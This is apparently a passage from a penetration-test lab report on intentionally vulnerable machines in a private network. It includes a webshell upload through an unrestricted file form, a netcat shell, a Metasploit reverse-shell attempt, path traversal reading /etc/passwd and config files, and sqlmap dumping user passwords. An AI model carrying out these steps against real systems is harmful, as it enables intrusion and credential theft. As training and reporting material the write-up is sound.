2019-03-24 14:27:02 (2.17 MB/s) - '.git/refs/heads/master' saved [41/41]
```


- Found hardcoded password for admin.php

```
root@kali:~/pentest/exploit-phase/10.10.0.39# cat admin.php
<?php

ob_start();
session_start();

if ($_POST['submit']) {
    if ($_POST['username'] == 'admin' && $_POST['password'] == 'st@mpch0rdt.ightiRu$glo0mappL3') {
        $_SESSION['auth'] = 1;
    } else {
        exit("Wrong username and/or password. Don't even bother bruteforcing.");
    }
}
```

- Adminpage



### Add new post (under construction)

Title

Body

No file selected.

### Add site to blogroll (under construction)

- Static code analysis suggests that you can upload any file



```
// Todo: Make sure it is only allowed to upload images.
if ($_POST['submit_post']) {
    if (move_uploaded_file($_FILES['image']['tmp_name'], 'upload/' . $_FILES['image']['name'])) {
    }
}
```

- Nothing exciting in commit history

```
root@kali:~/pentest/exploit-phase/10.10.0.39# git log
commit 3db5628b550f5c9c9f6f663cd158374035a6eaa0 (HEAD -> master)
Author: root <root@localhost.localdomain>
Date:   Sun Oct 28 05:46:22 2018 -0400

    minor changes


commit a89a716b3c21d8f9fee38a0693afb22c75f1d31c
Author: root <root@localhost.localdomain>
Date:   Sat Oct 27 06:17:03 2018 -0400

    added admin


commit cc1ab96950f56d1fff0d1f006821cab6b6b0e249
Author: root <root@localhost.localdomain>
Date:   Sat Oct 27 06:16:41 2018 -0400

    first commit
```


- Abused upload file option to upload php webshell




- Recovered eric's flag



- Got a copy of passwd



- Obtained interactive shell through netcat / better php webshell



- Unable to privilege escalation to root due to updated Kernel, running Ubuntu 18.04 (latest)

```
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc)
session => 1
0.100.5ploit(linux/local/nested_namespace_idmap_limit_priv_esc)
lhost => 10.10.100.5
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc)

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 10.10.100.5:4444
[-] Exploit aborted due to failure: not-vulnerable: Target is n
[*] Exploit completed, but no session was created.
it true
```

## 7. Box 6 - 10.10.0.40

- Only port 80 - web open
- Nikto -host 10.10.0.40 found lots of interesting things

```
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /downloads/: Directory indexing found.
+ OSVDB-3092: /downloads/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x2
+ OSVDB-3092: /manual/: Web server manual found.
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo
information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie lang created without the httponly flag
+ /info.php?file=http://cirt.net/rfiinc.txt?: Output from the phpinfo() funct
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSNAKE's l
s.dat) or from http://osvdb.org/
+ 8327 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time: 2019-03-25 09:53:31 (GMT-4) (30 seconds)
```

- Phpinfo / version information




The screenshot shows a web browser window with the address bar displaying `10.10.0.40/info.php?file=http://cirt.net/rfiinc.txt`. The page content is the output of the `phpinfo()` function, which includes the PHP logo and a table of system and configuration details.


PHP Version 5.6.14	
System	Linux localhost.localdomain 4.2.3-300.fc23.x86_64 #1 SMP Mon Oct 5 15:42:54 UTC 2015 x86_64
Build Date	Sep 30 2015 12:55:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-ldap.ini, /etc/php.d/20-mysqli.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/30-mysql.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/40-json.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS

- Apache info






- Site




- Directory indexing (bad) is enabled



## Index of /admin

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">admin.php</a>	2016-04-11 15:37	89	
<a href="#">admincontent.php</a>	2016-04-11 15:37	607	
<a href="#">adminheader.php</a>	2016-04-11 15:37	396	
<a href="#">adminnav.php</a>	2016-04-11 15:37	675	

- Path traversal / local file inclusion vulnerability



```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
systemd-timesync:x:999:997:systemd Time Synchronization:./:/sbin/nologin
systemd-network:x:998:996:systemd Network Management:./:/sbin/nologin
systemd-resolve:x:997:995:systemd Resolver:./:/sbin/nologin
systemd-bus-proxy:x:996:994:systemd Bus Proxy:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
squid:x:23:23:./var/spool/squid:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
tcpdump:x:72:72:./:/sbin/nologin
</div>
<div class="products-list"></div>

```

- Which led to the following





```
<?php
include 'config.php';
if (!$link = mysql_connect($host, $user, $pass)) {
    echo 'Could not connect to mysql';
    exit;
}

if (!$mysql_select_db($database, $link)) {
    echo 'Could not select database';
    exit;
}
?>
</div>
<div class="products-list"></div>
```

- SQL injection vulnerability through COOKIE SessionId variable



```
<?php
include '../connection.php';
$loadDetails = "SELECT admin FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "'";
$detailsResult = mysql_query($loadDetails, $link);
$detailsData = mysql_fetch_assoc($detailsResult);
if ($detailsData['admin'] == 1) {
    echo '<div class="nav-wrapper">
<div class="nav-main">
<a href="/"><div class="nav-button">Home</div></a>
<a href="/admin/admin.php"><div class="nav-button">Admin</div></a>
<a href="/admin/addproduct.php"><div class="nav-button">Add</div></a>
<a href="/admin/delproduct.php"><div class="nav-button">Remove</div></a>
<a href="/account.php"><div class="nav-button">My Account</div></a>
</div></div>';
}
?>
</div>
<div class="products-list"></div>
```

- Recovered mysql database creds


```

http://10.10.0.40/download.php?item=../config.php - Mozilla Firefox
http://10.10.0.40/download.php?item=../config.php
view-source:http://10.10.0.40/download.php?item=../config.php
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali F

<?php
$host = 'localhost';
$user = 'root';
$pass = 'Alexis*94';
$dbase = 'seattle';
?>
</div>
<div class="products-list"></div>

```

- Identified sql injection vulnerability in prod parameter



- Recovered database columns

```
root@kali:~/pentest/exploit-phase# sqlmap -r header.txt -D seattle -T tblMembers --columns
```

```

Database: seattle
Table: tblMembers
[7 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| session | varchar(32) |
| admin | int(11) |
| blog | int(11) |
| id | int(11) |
| name | varchar(64) |
| password | varchar(20) |
| username | varchar(64) |
+-----+-----+

```

- Used sqlmap to recover admin/all users credentials

```
Database: seattle
Table: tblMembers
[1 entry]
+-----+-----+-----+-----+-----+-----+
| id | name | blog | admin | username | password | session |
+-----+-----+-----+-----+-----+-----+
| 1 | Admin | 1 | 1 | admin@seattlesounds.net | Assasin1 | 4cff8a69eb2824aebd478b9745ba6955 |
+-----+-----+-----+-----+-----+-----+

[10:19:08] [INFO] table 'seattle.tblMembers' dumped to CSV file '/root/.sqlmap/output/10.10.0.40/dump.csv'
[10:19:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.0.40'
[*] ending @ 10:19:08 /2010-03-25/
```


- After logging in as admin, xss in blog posting

Hello Admin! [\[Logout\]](#)

Post new blog:


Title:

Content:




## 8. Box 7 - 10.10.0.42

- Located ssh port 22 and web port 80 open
- Found JABC site



- Documentation contained connection info although it was in black text and not visible unless highlighted



- Found OpenDocMan installed



Copyright © 2000-2013 Stephen Lawrence

[OpenDocMan v1.2.7](#) | [Support](#) | [Feedback](#) | [Bugs](#) |


- Login with default guest / guest

JABC-D0CS - Mozilla Firefox

VulnOSv2 x JABC-D0CS x admin login x +

10.10.0.42/jabcd0cs/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums



Username

Password  [Forgot your password?](#)

[Sign-up for an account](#)


Welcome to OpenDocMan  
Log in to begin using the system's powerful storage, publishing and revision control features.



